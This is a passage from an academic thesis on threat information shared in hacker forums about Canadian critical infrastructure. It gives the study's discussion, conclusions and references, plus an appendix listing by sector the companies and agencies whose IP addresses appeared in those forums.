It should be mentioned that data collection had come to an end in March of 2020, meaning that posts were not captured past that date. However, a recent check of author A46 indicates that they were still active within the forum as of March 2021. On the other hand, author A47 had stopped posting within the forum following their last post in September of 2012, and the forum they were posting in is no longer online. One possibility for A47’s surge of posts and subsequent disappearance could be that this

author, while attempting to remain anonymous because of the nature of their posts, had abandoned their user account, and possibly created an entirely new profile. This then would not link the author's previous posts with their new user profile, and there could be no way of linking the two profiles together. Another possibility could be that they were banned from the forum for unknown reasons. Whatever the scenario, the fact remains that their information was shared to an unknown number of people within the online community. These authors therefore both pose a threat to CI in that the type of information they are sharing may indicate that they have committed cyber-attacks, or are helping others to facilitate these attacks. This information could then be used to help inform the priorities of security companies working with Canadian CI.

Chapter 6.
Discussion

The purpose of this study was to identify information being shared in discussion forums which could be harnessed by malicious actors to help facilitate cyber-attacks. Results indicate that not only are there specific high-risk targets within Canada, there is also a plethora of threatening information shared within these forums that may be used to conduct attacks against these targets. In fact, certain posters within these forums may be responsible for sharing a higher proportion of these threatening posts compared to others. One limitation of this study however, was that only 20 forums were captured for analysis. With the worldwide online community, there are numerous forums that were not included in this study. For instance, some forums are not open to the public, or are of a different language. These forums may be able to provide a wealth of knowledge related to cyber-attacks on CI, however we were unable to access them in the current study.

6.1. Geographical

The first analysis consisted of geolocating IP addresses extracted from these forums, as well as identifying the context around why these addresses were being shared. The province of Quebec was found to have IP addresses targeted most frequently within these forums, with Ontario having the second highest amount. Whether these provinces were targeted because attacks against CI would disrupt more people, or if it is completely random as these provinces are home to more CI companies, remains to be known. Whichever the case, recommendations should be made to those owners and operators within these provinces to assess their cyber-security.

Quebec is also the location of the company that was targeted most frequently, OVH Hosting. An attack against OVH Hosting could lead to unprecedented consequences, as it could disrupt the services of any number of companies that OVH Hosting works with. For this reason, OVH Hosting would be a good candidate to work with the Regional Resilience Assessment Program to assess their cyber-security practices, if they are not doing so already. The second most frequently targeted sector

was the government sector, which is unsurprising as an attack against our government could present with a multitude of issues. Specifically, the Town of Georgina, located in Ontario, was found to be targeted most frequently within the government sector. Steps should be taken to understand why this town may be a popular target, and resources should be put in place to prevent cyber-attacks from occurring.

Another interesting finding was that IP addresses were not confined to being shared within specific forums, as the same IP addresses were found across the 20 forums. It's possible that these IPs were shared by the same authors across forums, as it had been found that several authors with the same names had posted in several of the forums. However, it cannot be stated whether or not posters with the same name are in fact the same individual or group, it can only be speculated that they may be. Analysis of these authors revealed that although these authors are sharing content across forums, they were not responsible for a large amount of posts. This could mean that even if they were attempting to spread these IP addresses, they were not posting more frequently than the majority of other authors within the forums, and it is unlikely that they are higher threat in relation to other authors.

Qualitative analysis of the posts that IP addresses were shared within revealed that most of these posts were simply large lists of IP addresses with no discussion in which they could be contextualized. It is possible that previous posts provided the context of sharing these lists, but this is only a guess, as only the posts containing IP addresses were extracted. Some lists did in fact contain information, which was usually company name and email address associated with the IP address. Long lists of proxies were also found in these posts. With these proxies, malicious actors have the potential for hiding their identity for committing cyber-attacks. Whether or not there was malicious intent behind sharing these posts, the fact remains that this specific information would probably not be shared by some well-meaning individual, and could be used in a targeted attack. In fact, there are individuals in these forums who are particularly interested in these IP addresses. This can be seen from the results of the thread counts, which indicated that threads containing IP addresses had higher counts of posts in relation to the total posts of threads with IPs. This is in comparison to threads that did not contain IP addresses, which revealed a smaller percentage of threads containing over 2,001 posts in relation to the total number of threads that did not contain IPs. Since

there seems to be high interest in the threads that contain IP addresses, it may be indicative that people are actively interested in, or searching for this type of information.

6.2. Keywords

The keyword analysis revealed that there are people actively discussing attacks against CI within these online communities. Though it cannot be stated that these attacks are specific to Canada, the very presence of these posts is evidence that these forums are a source for information regarding cyber-attacks against CI. It could be argued that the posts contained within the theme of *potential threats* pose more of a direct threat, and that the information contained within these posts may be important in understanding current threats. In comparison, the posts contained within the theme *threat information* pose more of a passive threat. By saying that this theme contains more passive threat posts, it does not imply that they can't be used by malicious actors, indeed the information contained in them might be useful to some. This analysis highlights the fact that these online discussion forums may be a top choice for those in the reconnaissance stage of a cyber-attack, who are searching for information. The posts within these forums were found to not only offer tools for sale, but also the tutorials on how to use them. These posts could then allow for those individuals who might not normally have the know how to conduct an attack, to learn how to do so.

6.3. High-Threat Authors

Lastly, results from the author threat analysis revealed that of the 49 authors analyzed, the majority of authors who share a threatening post do so less frequently in comparison to non-threatening posts. However, two of the authors were discovered to have shared a majority of posts that could be threatening towards CI, indicating that these authors may be considered high-threat. Further investigation into these two authors' posting behaviours indeed revealed that these authors are usually posting new information, in that they are starting threads as opposed to commenting on others' posts. This could indicate that the authors are intentionally looking to share this information, which further validates their categorization as being a high-threat. While these authors had each shared a number of posts, it was also found that author A47 had posted the entirety of their posts in a single month, and that the forum they had posted in is no

longer online. Whether this tells of an author who was banned, or had simply abandoned their account for anonymity purposes, is unknown. Author A46 on the other hand was still active in their forum, revealing they may still be posting threat related information. If this is the case, there is reason to monitor this authors posts, if only for the fact that they may provide information useful for countering future cyber-attacks.

6.4. Implications and Future Research

Findings from this study highlight the importance of online discussion forums in the reconnaissance stage of the cyber kill chain. These online communities provide information, both specific, as in the case of IP addresses with company information, and general, as in the case of tutorials, which may benefit the needs of those actors looking to attack CI. In addition, these forums offer a platform for individuals who are looking to explicitly share information that could be threatening towards CI, which further emphasizes the need for monitoring of these forums. Since these forums may be a one stop shop for malicious actors to gather information, researchers and security specialists should focus attention within these communities to identify potential threats and targets. By getting ahead of the information that could be used in the reconnaissance stage, researchers and security specialists may be able to identify and prevent specific attacks or inform likely targets.

Based on these findings, online forums should be monitored to capture IP addresses and other potentially useful information being shared in real time, such as the forum BlackHatWorld, which contained 73.77% of all captured IP addresses. Companies associated with IP addresses shared most frequently within these forums, such as companies in the information and technology sector should also be monitored for cyber-threats. These frequently targeted companies should be notified that there is potential risk, and a recommendation should be made to assess their cyber-security practices. This recommendation, however, may or may not be heeded by the owners or operators of these CI companies, as it is ultimately their decision whether or not they are willing to comply. This then presents with difficulties with protecting CI, as an attack on one CI may, by interconnectedness, have an effect on another CI.

In order to proactively defend against cyber-attacks, the methodology used in this study may be developed further to aid in identifying markers that can be used to detect

other high-threat authors. This could then be used to develop an author threat score, which would be helpful to security specialists or law enforcement wanting to keep track of these authors' posts. Additionally, this methodology may be expanded on to capture the most current threat related posts being shared within these forums, in order to identify any new or popular tools or techniques that are being discussed. Future studies may also attempt to identify those members that are offering their services as hackers, or identify those posters who are recruiting individuals or groups with specialized skills. By identifying these members or groups, security specialists may be able to track these posters, and to identify who may be a target in the future, or what types of attacks may be used. Lastly, future studies with a focus on identifying discussions surrounding ransomware could be beneficial. As the findings in this study revealed that there are individuals recruiting others within these forums, it would be valuable to ascertain whether or not there are people actively discussing ransomware as a service (RaaS) within these communities. With the recent surge of ransomware attacks targeting CI companies, online discussion forums may provide information that could prove useful in preventing these attacks from occurring, or potentially identifying the actors behind such attacks.

With this in mind, if law enforcement or security agencies are able to keep track of high-threat authors within these forums, or detect potentially threatening posts in real time, other steps should be taken in order to better correlate threat related information with recent attacks. Specifically, there should be clearer information sharing practices between CI companies and law enforcement in order to recognize current attacks that are being conducted, and to identify any relationships with information in the online forums. This in turn may lead to a stronger understanding of what is shared within the forums that may be useful, so as to help mitigate these same attacks in other companies. Such sharing practices could be implemented through sector associations, where regular emails are distributed to associated companies and law enforcement with information related to recent cyber-threats. Having policies in place that require the owners or operators of CI companies to share threat related information may then help with preventing future cyber-attacks.

6.5. Conclusions

Overall, these discussion forums provide the perfect starting ground for those in the reconnaissance stage looking to conduct an attack against CI. The IP analysis, keyword analysis, and author threat analysis illuminate the current threat landscape within these online forums, not only by revealing hotspots in Canada, but also by providing the backdrop to discussions of potential attacks, and revealing potentially high-threat authors. Since Canada's CI are continuing to connect their systems to networks, understanding the current cyber-threat landscape should be a high priority to help defend against such attacks.

References

Asghar, M. R., Hu, Q., & Zeadally, S. (2019). Cybersecurity in industrial control systems: Issues, technologies, and challenges. Computer Networks, 165, 106946. https://doi.org/10.1016/j.comnet.2019.106946

Canadian Centre for Cyber Security. (2018). An introduction to the cyber threat environment. Retrieved from https://cyber.gc.ca/en/guidance/introduction-cyber-threat-environment

Chapman, M. (2008, January 14). Teenager hacks Polish tram system. Retrieved April 01, 2021, from https://www.itnews.com.au/news/teenager-hacks-polish-tram-system-100838#:~:text=A%2014%20year%2Dold%20schoolboy,of%20a%20number%20of%20vehicles..&text=Micor%20stated%20that%20four%20trams,his%20actions%2C%22%20he%20said.

Coffey, K., Smith, R., Maglaras, L., & Janicke, H. (2018). Vulnerability analysis of network scanning on SCADA systems. Security and Communication Networks, 2018, 1–21.

Deb, A., Lerman, K., & Ferrara, E. (2018). Predicting Cyber-Events by Leveraging Hacker Sentiment. Information, 9(11), 280. https://doi.org/10.3390/info9110280

de Laat, W. (2012). THE BEYOND THE BORDER ACTION PLAN: A TOOL FOR ENHANCED CANADA-U.S. COOPERATION ON CRITICAL INFRASTRUCTURE AND CYBER SECURITY - OR MORE WINDOW DRESSINC? 37(2), 19.

Frank, R., Macdonald, M., and Monk, B., “Location, Location, Location: Mapping Potential Canadian Targets in Online Hacker Discussion Forums”, European Intelligence and Security Informatics Conference (EISIC). Uppsala, Sweden, 2016.

Geers, K. (2009). The Cyber Threat to National Critical Infrastructures: Beyond Theory. *Information Security Journal: A Global Perspective*, *18*(1), 1–7. https://doi.org/10.1080/19393550802676097

Genge, B., Kiss, I., & Haller, P. (2015). A system dynamic approach for assessing the impact of cyber-attacks on critical infrastructures. International Journal of Critical Infrastructure Protection, 10, 3-17.

Ghafir, I., Saleem, J., Hammoudeh, M., Faour, H., Prenosil, V., Jaf, S., Jabbar, S., & Baker, T. (2018). Security threats to critical infrastructure: the human factor. The Journal of Supercomputing, 74(10), 4986–5002.

Goyal, P., Hossain, K. T., Deb, A., Tavabi, N., Bartley, N., Abeliuk, A., Ferrara, E., & Lerman, K. (2018). Discovering Signals from Web Sources to Predict Cyber Attacks. ArXiv:1806.03342 [Cs, Stat]. http://arxiv.org/abs/1806.03342

Graham, A. (2012). Canada's Critical Infrastructure: When is Safe Enough Safe Enough? The Macdonald-Laurier Institute. Retrieved from https://www.macdonaldlaurier.ca/

Holt, T. J. (2012). Exploring the Intersections of Technology, Crime, and Terror. *Terrorism and Political Violence*, *24*(2), 337–354. https://doi.org/10.1080/09546553.2011.648350

Jones, R. (2020, August 18). Cyberattacks that targeted government of Canada online services brought under control, officials say | CBC News. Retrieved April 01, 2021, from https://www.cbc.ca/news/politics/cra-gckey-cyberattack-1.5689106

Kshetri, N., & Voas, J. (2017). Hacking Power Grids: A Current Problem. Computer, 50(12), 91–95. https://doi.org/10.1109/MC.2017.4451203

Leukfeldt, E. R., Kleemans, E. R., & Stol, W. P. (2016). Cybercriminal Networks, Social Ties and Online Forums: Social Ties Versus Digital Ties within Phishing and Malware Networks. *British Journal of Criminology*, azw009. https://doi.org/10.1093/bjc/azw009

Macaulay, T. (2008). Critical infrastructure: Understanding its component parts, vulnerabilities, operating risks, and interdependencies. Boca Raton, FL: CRC Press.

Macdonald, M., Frank, R., Mei, J., and Monk, B., "Identifying digital threats in a hacker web forum," Advances in Social Networks Analysis and Mining (ASONAM), 2015 IEEE/ACM International Conference, pp. 926-933, 2015.

Mansfield-Devine, S. (2018). Critical infrastructure: understanding the threat. Computer Fraud & Security, 7, 16–20.

Mazur, A., & Basa, J. (2020, August 18). Student information, financial info published in suspected RMC data leak after cyber attack. Global News. https://globalnews.ca/news/7283754/student-financial-rmc-data-leak-cyber-attack/

McGuinness, D. (2017, April 27). How a Cyber Attack Transformed Estonia. Retrieved April 01, 2021, from https://www.bbc.com/news/39655415

Polityuk, P., Vukmanovic, O., & Jewkes, S. (2017, January 18). Ukraine's power outage was a cyber attack: Ukrenergo. Retrieved April 01, 2021, from https://www.reuters.com/article/us-ukraine-cyber-attack-energy-idUSKBN1521BA

Public Safety Canada. (2014). Action Plan for Critical Infrastructure (2014-2017). Retrieved from https://www.publicsafety.gc.ca/cnt/rsrcs/pblctns/pln-crtcl-nfrstrctr-2014-17/index-en.aspx

Public Safety Canada, Office of Critical Infrastructure Protection and Emergency Preparedness. (2003). Threats to Canada's Critical Infrastructure.

Public Safety Canada. (2016). Fundamentals of Cyber Security for Canada's CI Community. Retrieved from https://www.publicsafety.gc.ca/cnt/rsrcs/pblctns/2016-fndmntls-cybr-scrty-cmmnty/index-en.aspx.

Public Safety Canada. (2009). National Strategy for Critical Infrastructure. Retrieved from https://www.publicsafety.gc.ca/cnt/rsrcs/pblctns/srtg-crtcl-nfrstrctr/srtg-crtcl-nfrstrctr-eng.pdf.

Public Safety Canada. (2020). The regional resilience assessment program. Retrieved from https://www.publicsafety.gc.ca/cnt/ntnl-scrt/crtcl-nfrstrctr/crtcl-nfrstrtr-rrap-en.aspx

Quigley, K., & Roy, J. (2012). Cyber-Security and Risk Management in an Interoperable World: An Examination of Governmental Action in North America. Social Science Computer Review, 30(1), 83–94. https://doi.org/10.1177/0894439310392197

Quigley, K. (2013). "Man plans, God laughs": Canada's national strategy for protecting critical infrastructure. Canadian Public Administration, 56(1), 142–164. poh. IS CANADIAN CI A TARGET? 29

Rege-Patwardhan, A. (2009). Cybercrimes against critical infrastructures: A study of online criminal organization and techniques. Criminal Justice Studies, 22(3), 261–271. https://doi.org/10.1080/14786010903166965

Rens, J. (2019). Survey of Cybersecurity in Canadian Manufacturing and Critical Infrastructure. Montreal, QC: Publisher not identified.

Robles, F., & Perloth, N. *'Dangerous Stuff': Hackers Tried to Poison Water Supply of Florida Town—The New York Times*. (2021). Retrieved March 8, 2021, from https://www.nytimes.com/2021/02/08/us/oldsmar-florida-water-supply-hack.html

Rodofile, N. R., Radke, K., & Foo, E. (2019). Extending the cyber-attack landscape for SCADA-based critical infrastructure. International Journal of Critical Infrastructure Protection, 25, 14–35.

Rudner, M. (2009). Protecting Canada's Critical National Infrastructure from Terrorism: Mapping a Proactive Strategy for Energy Security. International Journal: Canada's Journal of Global Policy Analysis, 64(3), 775–797. https://doi.org/10.1177/002070200906400311

Samtani, S., Chinn, R., Chen, H., & Nunamaker, J. F. (2017). Exploring Emerging Hacker Assets and Key Hackers for Proactive Cyber Threat Intelligence. Journal of Management Information Systems, 34(4), 1023–1053. https://doi.org/10.1080/07421222.2017.1394049

Samtani, S., Yu, S., Zhu, H., Patton, M., Matherly, J., & Chen, H. (2018). Identifying SCADA systems and their vulnerabilities on the Internet of Things: A text-mining approach. IEEE Intelligent Systems, 33(2), 63–73.

Shore, J. J. M. (2015). An Obligation to Act: Holding Government Accountable for Critical Infrastructure Cyber Security. International Journal of Intelligence and CounterIntelligence, 28(2), 236–251. https://doi.org/10.1080/08850607.2014.962356

Stoney, C. (2019). Too Critical to Fail: How Canada Manages Threats to Critical Infrastructure Kevin Quigley, Ben Bisset and Bryan Mills, Montreal and Kingston: McGill-Queen's University Press, 2017, pp. 416. Canadian Journal of Political Science, 52(4), 964–965. https://doi.org/10.1017/S0008423919000180 IS CANADIAN CI A TARGET? 30

Tariq, N., Asim, M., & Khan, F. A. (2019). Securing SCADA-based critical infrastructures: Challenges and open issues. Proocedia Computer Science, 155, 612–617.

Yadav T., Rao A.M. (2015) Technical Aspects of Cyber Kill Chain. In: Abawajy J., Mukherjea S., Thampi S., Ruiz-Martínez A. (eds) Security in Computing and Communications. SSCC 2015. Communications in Computer and Information Science, vol 536. Springer, Cham. https://doi-org.proxy.lib.sfu.ca/10.1007/978-3-319-22915-7_40

Appendix

Companies Associated with IP Addresses Found in Online Discussion Forums

Table A.1 Energy and Utilities

Energy and Utilities
Meg Energy Corp
Hydro-Quebec
X-Treme Energy Group Inc
Ontario Hydro
Nova Scotia Power Incorporated
Imperial Oil Limited
B.C. Hydro
Entegrus Inc.
Birchcliff Energy Ltd
Atomic Energy of Canada Limited
Hamilton Community Energy
Tendering Publications Limited o/a BIDS
Albian Sands Energy Inc
C.H.A.M.P. Engineering Limited
Sojitz Canada Corporation- Toronto

Table A.2 Information and Communications Technology

Information and Communications Technology	
100 Mile Netshop Ltd.-SMHSBC01	Mapgears Inc
1651884 Ontario Inc.	Maritime College of Forest Technology
2EZ Network Inc.	Maropost Inc.
2ndsite Inc	Mascon Cable Systems Inc.
3Men@Work Integrated Networks, Inc.	Matygo
3Z Canada	Mavenhosting
5302 Quebec inc. (ELPC inc, Quebec inc.	MAZAGAN TELECOM
AAA Enterprise Solutions Inc	McGill University
ABC ALLEN BUSINESS COMMUNICATIONS LTD	MCSNet
Accelerated Connections Inc.	Mecca Internet Solutions Ltd.
Access Communications Co-operative Limited	Megawire Inc.
ACN Digital Phone Service	Muskoka.com
Acrobat Telecom Inc.	Nexicom Inc.

ADI Expert	Nexus Internet Services
AEI Internet Inc.	NEXUSDS.COM
AGT Advanced Communications	Niagara Wireless Internet Co.
Atlantic.Net - Toronto, LLC.	NoLimits Internet Solutions
Allstream Corp.	NOR NET COMMUNICATIONS LTD
Altima Telecom	Nordia
Amanah Tech Inc.	North Frontenac Telephone Company
AMGHOST	North Nova Cable Ltd.
Amtelecom Cable Inc	Northern Alberta Institute of Technology
Apsis Communications Inc	NorthernTel Limited Partnership
Aptum Technologies	National Optics Institute
Ascent Networks Inc	Navigata Communications Limited
AstraQom Corporation	Navigue.com
ATG Arrow Technology Group Limited Partnership	Neomedia
BCnet	NetAccess Systems Inc
B2 Net Solutions Inc.	Netago
B2B2C Inc	NETMINDERS DATA SOLUTION
babyTEL Inc.	NetNation Communications Inc
Barrett Corporation	Netsweeper Inc
Belair Technologies, orp	Network Integrated Communications Ltd.
Bell Canada	New Brunswick Community Colleges - Committee
Beanfield Technologies Inc.	Northwestel Inc.
Bullhosting	Novus Entertainment Inc.
Burnt Sand Solutions Inc.	NRTC Communications
Busix Computer Services Ltd	Odynet inc
BlackBerry Limited	Omnitronik Solutions Inc
Bluewater TV Cable, Limited	Ontario Inc
BrainStorm Network Inc	Ontera
British Columbia Institute of Technology	Open Text Corporation
Brooke Telecom Co-operative Ltd.	Openface Inc.
Bruce Telecom	Openlinx Solutions
BSM WIRELESS INC	Oricom Internet inc.
Cablevision du Nord de Quebec inc.	OVH Hosting, Inc.
Camosun College	OwnageHosting AS
Canaca-com Inc.	Packetworks Inc.
Canadian Broadcasting Corporation	Parasun Technologies Inc
Cable Axion Digitel Inc.	Pathway Communications
Cogeco Communications Inc.	Peace Region Internet Society-fsjnbc01
COGECODATA	Peer1 Internet Bandwidth & Server Co-Location Facilities

Colba Net Inc.	Pegboard Hosting Inc.
College Montmorency	Pelmorex Communications Incorporated
College of the Rockies	People's Tel Limited Partnership
Canadian Wireless Telecomm Association	Persona Communications Inc
Candlelight Communications Inc Minden	Zscaler, Inc.
Canfone.com	Picanha Networks Inc.
Canhost Inc.	PlanetHoster
CanWeb Internet Services Ltd.	Polarcom
Carbon60 Networks, Inc	Postmedia Network Inc
Carleton University	Premier Continuum
Carrytel	PRETECS NETWORKS INC.
CCSR	Yourtal Inc.
Cegep de Sainte-Foy	Primus Telecommunications Canada Inc.
Central Coast Communications Society	Priority Colo Inc
Centre d information RX Ltee	Private Customers - PTP Broadband
CGI Information Systems and Management Consulting	Productions Quebec Multimedia
Chatham Internet Access	Progexpert
CIDC Haute Vitesse Inc.	Pulse Servers
CIK Telecom INC	PwC Management Services LP
Cipherkey Exchange Corp.	Q9 Networks Inc.
Cirrus Tech Ltd.	QHoster.com
CiteNet Telecom Inc.	Quadravision Communications
City West Cable & Telephone Corp.	Quadro Communications Co-Operative Inc
City Wide Communications Inc.	Quebec Internet Inc
civi	Queen's University
Clearwave Broadband Networks Inc.	Questzone.Net, Inc.
Clickback Inc.	Radiant Communications Ltd.
ClicNet Telecommunications Inc.	Radio et Television Communautaire Havre St-Pierre
Cloud at Cost	Raftview Communications Ltd
Cloudwifi	rapidenet canada
Cluster Logic Inc	Ravand Cybertech Inc.
Cobourg Networks Inc	Raysoft Inc.
Cronomagic Canada Inc.	Redbird Communications Inc
Cross Country TV Ltd	Reseau d'Informations Scientifiques du Quebec (RISQ Inc.)
CRRS-TV	Reseau Internet Maskoutain
Cyber Beach Communications	Reseau Picanoc.net Inc.
Cybera Inc	Reztel Communications Inc
Cybertrends Inc.	RF Now Inc.
Colosseum Online Inc	RhiCom Networks Inc.

Commstream Communications Inc	Rica Web Services
Community Networks	Rinax Computer Systems
Comp SYLOGIX CONSULTING MARKHAM	Rogers Cable Communications Inc.
Compugen Systems	Rural Wave
Computer Source	S3 Technologies
Computer Talk	SAC Affaires VL
Comwave Telecom Inc.	Sapatana
Conestoga Rovers and Associates	Saskatchewan Telecommunications
Connect West Networks Ltd	SaskTel Wide Area Network Engineering Center
Connexio.ca	Satelcom Internet Inc.
Continuum Online Services Ltd.	Seaside Communications, Inc.
Cooperative de Solidarite du Suroit-CSUR	Securgence Inc
Cooptel Coop de Telecommunication	Selectcom Telecom
Coquitlam College Inc-cqtlbc01	SelfDesign Foundation
Accu Link Call Centres Inc	Seneca College of Applied Arts and Technology
Corridor Communications, INC.	Sentex Communications Corporation
Digicast	Sergent Telecom
Digicom	SevenL Networks
Digital Fire Computing Inc	Shaw Communications Inc.
Distributel Communications LTD	Sheridan College
DNA13	Sherweb Inc
Doteasy Technology Inc.	Sidus Software Inc.
Dalhousie University	Simon Fraser University
Data Anywhere.net	Simply iKonyk Solutions Inc
Datahive.ca	Six Nations Internet
Delta Cable Communications Ltd.	SkillSoft Inc.
Delta DCCNet High Speed Internet	SkyNet Canada Wireless Network Inc.
Dery Telecom Inc.	Skyway West
Develcon Electronics Ltd.	Softcom Inc.
DevWave Software Inc	SOGETEL INC
DEXAGON Inc.	Solacom technologies Inc.
Dial Internet-Edmonton	Sonic Markets Inc
Dido Internet INC	Source Cable Ltd.
Enjin PTE LTD	South Island cable limited
Enmax Envision Inc.	SSI Micro Ltd
Epik Networks	St Mary's University
Espacenet Inc	Standard Broadband
eStruxture Data Centers Inc.	StarkVPS
eSuite	Start Communications
E-Gate Communications Inc.	Stentor National Integrated Communications Network

E-Tech Computing	STEP Networks Inc
EastLink	Storm Internet Services
Fiber Logic Inc.	SurfEasy Inc
easyDNS Technologies, Inc.	Swift High Speed.com
EBOX	SwitchWorks Technologies Inc.
Echo Online Internet Inc.	Sympatico HSE
ED TEL	T and O Telecom
Edaptivity.com Inc	T. Grand Networks Inc.
Edmonton Telephones Corporation	TATA Communications (Canada) Ltd.
ElicitServers	TBayTel
Empowered Networks	Teklogix
Execulink Telecom Inc.	TekSavvy Solutions, Inc.
EZProvider Networks, Inc.	Telebec
FIBERNETICS CORPORATION	Telecommunications Research Labs.
Fibrenoire Inc.	Telecommunications Xittel inc.
Fidalia Networks VPN Services	TELENET Informatique Inc.
Fortinet Technologies Canada Inc	Telephone Drummond, Inc.
Fostersoft developpement ltee	Telligent Corporation
Fredericton Area Community Network	TELUS Communications Inc
Frontier Networks	Tera-byte Dot Com Inc.
F6 Networks Inc	TeraGo Networks Inc.
Facilis Inc	The Buckmaster Institute, Inc
FadeHost	The George Brown College of Applied Arts and Technology
Fanshawe College	The Western James Bay Telecom Network
Gosfield North Communications Co-operative Limited	TheNebulaCloud, Inc.
Goulet Benoit	Think ON Inc
Greater Sudbury Telecommunications Inc.	Tierone OSS Technologies Inc
Grey Bruce Telecom	Toronto Hydro Telecom
Groupe Maskatel	Transvision Reseau Inc.
GROUPE TECHNOLOGIES DESJARDINS INC.	Truespeed Internet Services
Gwaiitel Society	Tube-E Communications
G.P.N. Wireless Network Solutions Ltd.	Tucows.com Co.
GameServers.com	Unilink Networks Inc.
Gammanetwork	Uniserve On Line
GloboTech Communications	Unitz Online Inc.
GNK-Holdings-Co	Universite de Sherbrooke
Go Zoom	Universite du Quebec
GONET	Universite du Quebec a Trois-Rivieres
Google	Universite Laval

Hautes Etudes Commerciales (HEC)	University College of the Fraser Valley
Herjavec Group, The	University of Alberta
Hispania Prodo Eurovip	University of British Columbia
Horasphere Inc	University of Calgary
Host Papa	University of Guelph
Huron Telecommunications Cooperative Limited	University of Manitoba
Hydro One Telecom, Inc.	University of Montreal
Hamilton Hydro / FibreWired	University of Northern British Columbia
Internet Light and Power Inc.	University of Ottawa
InterWeb Media	University of Regina
Iserve Inc	University of Saskatchewan
ISQ Solutions Inc.	University of Toronto
IT7 Networks Inc	University of Victoria
iTel Networks	University of Waterloo
Ivation Datasystems Inc.	University of Western Ontario
I.C.O.D. Informatique et Conseil	UNIXCHOSTING.COM
i3 Solutions Inc	UnmeteredInternet.com
IBM Canada Limited	UptimeArchive, Inc.
ICA Canada On-Line Inc.	Vancouver Film School
IdelHosting IDC	Vaxxine Computer Systems Inc.
Idigital Internet Inc.	Velcom
InnSys Incorporated	Venture Computers of Canada
Internet Access Solutions Ltd.	Verizon Communications
Internet JBM INC	Vianet
iWeb Technologies Inc.	Videotron Telecom Ltee
Ixvar Inc.	VIF Internet
K1 Technology Corp	VIF Lachine
Kingston Online Services	VMPanel
KMTS Internet	Voiceage Networks Inc.
Kobelt Development Inc-srrybc03	Voyageur Internet
Kolibri Inc	VPSVILLE
Korax Inc.	Vultr Holdings, LLC
KW Datacenter	W3 Connex Inc
La Cite Collegiale	Wajam
Laurentian University	WaveDirect Telecommunications
Les Services Serti Inc.	Web Hosting Canada
LES.NET	Webhostmx
Line-Tap Computer Service	Webserve Canada
LOGNET	Wedge Networks Inc
Lunanode Hosting Inc.	Westcan Wireless-EDTNABXT

LYNXNET.CA	Westman Communications Group
Lyttonnet	White Falcon Communications
Madison Internet Corp.	WiBand Communications
Magik-Net Inc	Wightman Telecom
Magma Communications Ltd	Wilfrid Laurier University
MEKTEL INC	Wolfpaw Data Centres Inc
Messaging Architects	WTC Communications
Metro Optic	Xervecom Communications Ltd
CIRA Canadian Internet Registration Authority Autorit Canadienne pour les enregistrements Internet	XPC Web Hosting Ltd
Michaud Technologies Inc	Xplornet Communications Inc.
MJT SOLUTIONS	YoppWorks
Mornington Communications Ltd	York University
Mount Allison University	
Mountain Cablevision Ltd	
MTS Internet	
Managed Network Systems, Inc	

Table A.3 Finance

Finance
CIDC Internal use
Toronto Dominion Bank
Sterling Mutuals, Inc.
Office of the Superintendent of Financial
Mohawk Vaughan Inc
ECN
Aon Communications (Canada) Inc.
Canada ltd
Empire Life
Unity Managing Underwriters Limited
Scotia McLeod Inc.
B.C. Ltd.
Canadian Payments Association
Wesley Clover Corporation
Andersen Consulting
1st Online
Community Savings Credit Union
Royal Bank of Canada
Equitable Bank
SCM Insurance Services Inc

PwC Management Services LP
Canadian Presence Inc

Table A.4 Health

Health
Sinai Health System
The Ottawa Hospital
Canadian Medical Association
The Hospital for Sick Children
Indiva Inc
Acces-Cible Inc.
Shine FAMILY CLINIC MOUNTAIN C
London Health Sciences Centre
Health Sciences Center
South Riverdale Community Health Centre
eHealth Ontario
St Joseph's Hospital of Hamilton Ontario
Imagerie Des Pionniers Inc

Table A.5 Water

Water
Hayhoe Equipment and Supply

Table A.6 Food

Food
Dr. Oetker Canada Ltd.
PC Click
Nutrien
Aliments Krispy Kernels Inc
George Weston Ltd
Unilever Canada Inc.
Copper BRANCH NEWMARKET
Sojitz Canada Corporation- Toronto

Table A.7 Transportation

Transportation
Societe de Transport de l'Outaouais
Agility Logistics Co
Sojitz Canada Corporation- Toronto
Babine Truck and Equipment Ltd-SMTRBC01

Simcoe Parts Service Inc
Port Credit Harbour Marina

Table A.8 Manufacturing

Manufacturing
Leitch Technology Inc.
Rite-hite International Inc
Posi Plus Technologies Inc
Les Soudures J.M. Tremblay Inc
Flakeboard Company Limited
Ganz
Paprican, Vancouver Laboratory
Hydac Corporation
Delafontaine inc
Groupe IGL Inc
Fiber Logic Inc.
Arrow Construction Products Ltd.
AMADA Canada Ltee
Pentco Industries Inc
THE ELECTROMAC GROUP
GFI-CANADA
Ag-Nav Inc
Preformed Line Products Canada Limited
AIM Holdings LP
Sojitz Canada Corporation- Toronto
Toshiba Canada
Schawk Canada
Unilever Canada Inc.
Williams Operating Corp

Table A.9 Government

Government
Cowichan Valley Regional District
Shared Services Canada
Skeetchestn First Nation
Province of British Columbia
Canadian Department of Education
Alberta Urban Municipalities Association
Fonds FCAR
Conservative Party of Canada

Saskatchewan Social Services
Government of Saskatchewan Communitynet
Ministry Of Education
Commission de Sante et de Securite au Travail
Keewaytinook Okimakanak
Government of Manitoba
Heiltsuk Band Council db ommunication-BLBLBC01
Eastern Irrigation District
Federal Office of Regional Development (Quebec)
Gitga'at Development Corporation-HRBABC02
Ministere de l'immigration du Quebec
Town of Georgina
Government of Saskatchewan
Service Alberta